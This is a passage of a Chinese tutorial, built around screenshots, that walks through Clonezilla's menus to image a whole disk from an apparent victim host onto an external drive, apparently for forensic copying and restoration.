es_ES.UTF-8 Spanish | Español
fr_FR.UTF-8 French | Français
it_IT.UTF-8 Italian | Italiano
ja_JP.UTF-8 Japanese | 日本語
ko_KR.UTF-8 Korean | 한국어
pl_PL.UTF-8 Polish | Polski
pt_BR.UTF-8 Brazilian Portuguese | Português do Brasil
ru_RU.UTF-8 Russian | Русский
sk_SK.UTF-8 Slovak | Slovenský
tr_TR.UTF-8 Turkish | Türkçe
zh_CN.UTF-8 Chinese (Simplified) | 简体中文
zh_TW.UTF-8 Chinese (Traditional) | 正體中文 - 臺灣
<Ok>

语言选择简体中文



U20Copy
NCHC自由软件实验室 - 台湾
键盘设定
改变键盘配置?
Keep 使用默认的键盘配置 - 美式键盘
Change 改变键盘配置
<确定>

默认即可




选择默认的选项使用再生龙


这里模式就比较多了，本次演示主要是 硬盘->镜像文件-> 还原到硬盘 为主，这样容易复制，所以选择 device-image



选择本地设备 local_dev




clonezilla 这点很好，它支持在操作过程中插入数据盘，而不是必须从一开始就插入，因为最开始已经插入了500G数据盘，所以这里直接回车




这里已经识别出源数据盘（受害主机）为 /dev/sdα ， 而目的数据盘为 /dev/sdc ， 直接 Ctrl + c结束掉这个界面


这里有点绕，简单来说就是把打包后的镜像放在哪个分区里，/dev/sdc 是我们的镜像，里面有一个 64G 大小的分区 sdc1，所以这里选中 sdc1




本次场景是全盘拷贝，不做坏道/坏块 检查以及系统修复,选择默认的第一个



